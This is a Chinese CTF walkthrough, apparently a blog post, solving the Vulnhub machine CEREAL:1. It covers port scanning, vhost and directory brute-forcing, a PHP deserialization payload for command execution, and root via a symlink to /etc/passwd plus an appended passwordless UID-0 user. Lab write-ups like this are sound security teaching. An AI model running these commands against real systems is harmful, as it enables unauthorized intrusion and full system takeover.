-
Vulnhub靶机:CEREAL_ 1
介绍
系列:Cereal(此系列共1台)
**发布日期:**2021年05月29日
**注释:**使用vmwar workstation运行虚拟机
难度: 高
目标: 取得 root 权限 + 2 Flag
攻击方法:- 主机发现
- 端口扫描
- 信息收集
- 路径枚举
- 密码爆破
- 域名解析
- 匿名FTP
- 子域名爆破
- 源码审计
- 反序列化漏洞
- 编写漏洞利用代码
- 进程监视
- 本地提权
靶机地址:https://www.vulnhub.com/entry/cereal-1,703/
信息收集
主机发现
netdiscover主机发现
sudo netdiscover -i eth0 -r 192.168.56.0/24- 1
主机信息探测
nmap -p- 192.168.56.120 nmap -p21,22,80,139,445,3306,11111,22222,22223,33333,33334,44441,44444,55551,55555 -A 192.168.56.120- 1
- 2
结果如下:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-20 22:27 EDT Nmap scan report for 192.168.56.120 (192.168.56.120) Host is up (0.00100s latency). PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 3.0.3 | ftp-anon: Anonymous FTP login allowed (FTP code 230) |_drwxr-xr-x 2 0 0 6 Apr 12 2021 pub | ftp-syst: | STAT: | FTP server status: | Connected to ::ffff:192.168.56.102 | Logged in as ftp | TYPE: ASCII | No session bandwidth limit | Session timeout in seconds is 300 | Control connection is plain text | Data connections will be plain text | At session startup, client count was 1 | vsFTPd 3.0.3 - secure, fast, stable |_End of status 22/tcp open ssh OpenSSH 8.0 (protocol 2.0) | ssh-hostkey: | 3072 00:24:2b:ae:41:ba:ac:52:d1:5d:4f:ad:00:ce:39:67 (RSA) | 256 1a:e3:c7:37:52:2e:dc:dd:62:61:03:27:55:1a:86:6f (ECDSA) |_ 256 24:fd:e7:80:89:c5:57:fd:f3:e5:c9:2f:01:e1:6b:30 (ED25519) 80/tcp open http Apache httpd 2.4.37 (()) |_http-title: Apache HTTP Server Test Page powered by: Rocky Linux |_http-server-header: Apache/2.4.37 () | http-methods: |_ Potentially risky methods: TRACE 139/tcp open tcpwrapped 445/tcp open tcpwrapped 3306/tcp open mysql? | fingerprint-strings: | DNSStatusRequestTCP, NULL, giop: |_ Host '192.168.56.102' is not allowed to connect to this MariaDB server 11111/tcp open tcpwrapped 22222/tcp open tcpwrapped |_ssh-hostkey: ERROR: Script execution failed (use -d to debug) 22223/tcp open tcpwrapped 33333/tcp open tcpwrapped 33334/tcp open tcpwrapped 44441/tcp open http Apache httpd 2.4.37 (()) | http-methods: |_ Potentially risky methods: TRACE |_http-server-header: Apache/2.4.37 () |_http-title: Site doesn't have a title (text/html; charset=UTF-8). 44444/tcp open tcpwrapped 55551/tcp open tcpwrapped 55555/tcp open tcpwrapped 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port3306-TCP:V=7.92%I=7%D=8/20%Time=630197F7%P=x86_64-pc-linux-gnu%r(NU SF:LL,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.56\.102'\x20is\x20not\x20al SF:lowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(DNSStatus SF:RequestTCP,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.56\.102'\x20is\x20n SF:ot\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(g SF:iop,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.56\.102'\x20is\x20not\x20a SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server"); MAC Address: 08:00:27:4B:0B:90 (Oracle VirtualBox virtual NIC) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running: Linux 3.X|4.X OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 OS details: Linux 3.2 - 4.9 Network Distance: 1 hop Service Info: OS: Unix- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
21端口
根据nmap扫描结果知道,21端口支持匿名登录。测试发现里面没有文件,也不能上传文件。

测试139、445端口

网站探测
开局就是一个静态页面,没啥东西,直接目录爆破

目录爆破
dirb http://192.168.56.120/ dirsearch -u http://192.168.56.120/ --full-url -R 2 -x 404 --exclude-sizes=0B- 1
- 2
交替使用了两款扫描工具,dirb发现了更多有趣的信息。
- 探测到一个admin页面,但是爆破失败:http://192.168.56.120/admin/
- 访问http://192.168.56.120/blog/的时候,如下图,提示我们绑定hosts文件

子域名爆破
其实,就是爆破出来一个WordPress站点,常规攻击手段失败。80端口失败的话,还可以试试44441端口,结果如下图,常规的目录爆破没有发现任何有价值的信息。实在是没办法了,翻了下靶机攻略,居然是子域名爆破。在靶机中能碰到子域名爆破真是罕见!

分别尝试了下面两种姿势,第二种爆破出来了。绑定hosts文件打开网页一看,经典的命令执行靶场页面。
gobuster vhost -u http://192.168.56.120:44441/ -w /usr/share/SecLists-2022.2/Discovery/DNS/fierce-hostlist.txt gobuster vhost -u http://cereal.ctf:44441/ -w /usr/share/SecLists-2022.2/Discovery/DNS/fierce-hostlist.txt- 1
- 2


尝试执行了命令,结果发现这里有序列化,我上哪给你反序列化去?想要反序列化就得找源码,目录爆破走一波。

目录爆破发现源码
这里的爆破,真的是一言难尽。我选择了dirsearch爆破目录,gobuster爆破文件后缀,然而这种经典组合没有爆破出东西,多次调整字典,最后使用了SecLists中目录爆破最大的字典才爆破出一个敏感目录
back_engobuster dir -r -u http://secure.cereal.ctf:44441/ -w /usr/share/SecLists-2022.2/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -t 100 -e- 1

继续爆破子目录,失败。改为爆破文件扩展,发现了敏感文件
gobuster dir -r -u http://secure.cereal.ctf:44441/back_en/ -x bak,tar,zip,back -w /usr/share/SecLists-2022.2/Discovery/Web-Content/common.txt -t 100 -e- 1

浏览器直接访问一下,可读性太差,查看一下页面源代码,发现把
isValid设置为True才能发起攻击。


反序列化漏洞
class pingTest{ public $ipAddress = "127.0.0.1"; public $isValid = TRUE; } $obj = new pingTest(); echo urlencode(serialize($obj)); ?>- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8


把id的内容替换为我序列化的结果,测试一下,能用

能攻击吗?为了便于阅读,先解码一下内容,写入一个命令,发现可以执行
反弹shell

根据反序列化漏洞,发现靶机没有nc,那就bash反弹shell吧
在线运行php:https://c.runoob.com/compile/1/

提权
常规提权和脚本提权失败。这里用到了一个名为pspy的工具,让我们可以在没有特权的情况下看到linux系统上的所有进程。https://github.com/DominicBreuker/pspy
首先看到了靶机用nc监听的一些端口,难怪之前端口扫描的时候这些端口没啥用,原来是用nc监听的,用来混淆人的。

发现 了一个看起来可疑的进程,它会周期性的把
/home/rocky/public_html/目录下的所有文件,设置拥有者为rocky,所有组为apache,而且所有组对目录下的文件有可写权限。


软连接提权
在linux中,有一个文件链接命令
ln,它的功能是为某一个文件在另外一个位置建立一个同步的链接,更改链接的所有者也会更改原文件的所有者。我试着这样做了,稍等一会后发现我可以读写/etc/passwd了。cd /home/rocky/public_html/ ln -sf /etc/passwd ./passwd- 1
- 2

这个时候再来温习一下
/etc/passwd,我只需要把占位符x删掉,就可以免密提权为root了。passwd提权
既然可以修改passwd文件了,那么就到了passwd提权提权环节了。
尝试修改/etc/passwd的时候发现了一个很无语的事情,我没办法使用Delete键和左右箭头按键,这意味着我不能直接修改

那就复制
/etc/passwd中root的内容,删除掉密码占位符,新建一个用户,echo到/etc/passwdecho "lainwith::0:0:root:/root:/bin/bash" >> /etc/passwd su - lainwith- 1
- 2


2个flag

-
相关阅读:
【初中生讲机器学习】12. 似然函数和极大似然估计:原理、应用与代码实现
初识Node.js开发
那个热血澎湃的少年,他居然顶不住了!
Nginx 平滑升级方案 1.21.0升级至1.23.2
数据结构与算法-第六章 图的最小生成树
SpringSecurity系列——RememberMe实战day7-3(源于官网5.7.2版本)
自动化测试-Xpath
Linux安装和使用Android Debug Bridge(ADB)
开源协议说明LGPL
jenkins出错与恢复
- 原文地址:https://blog.csdn.net/weixin_44288604/article/details/126491628
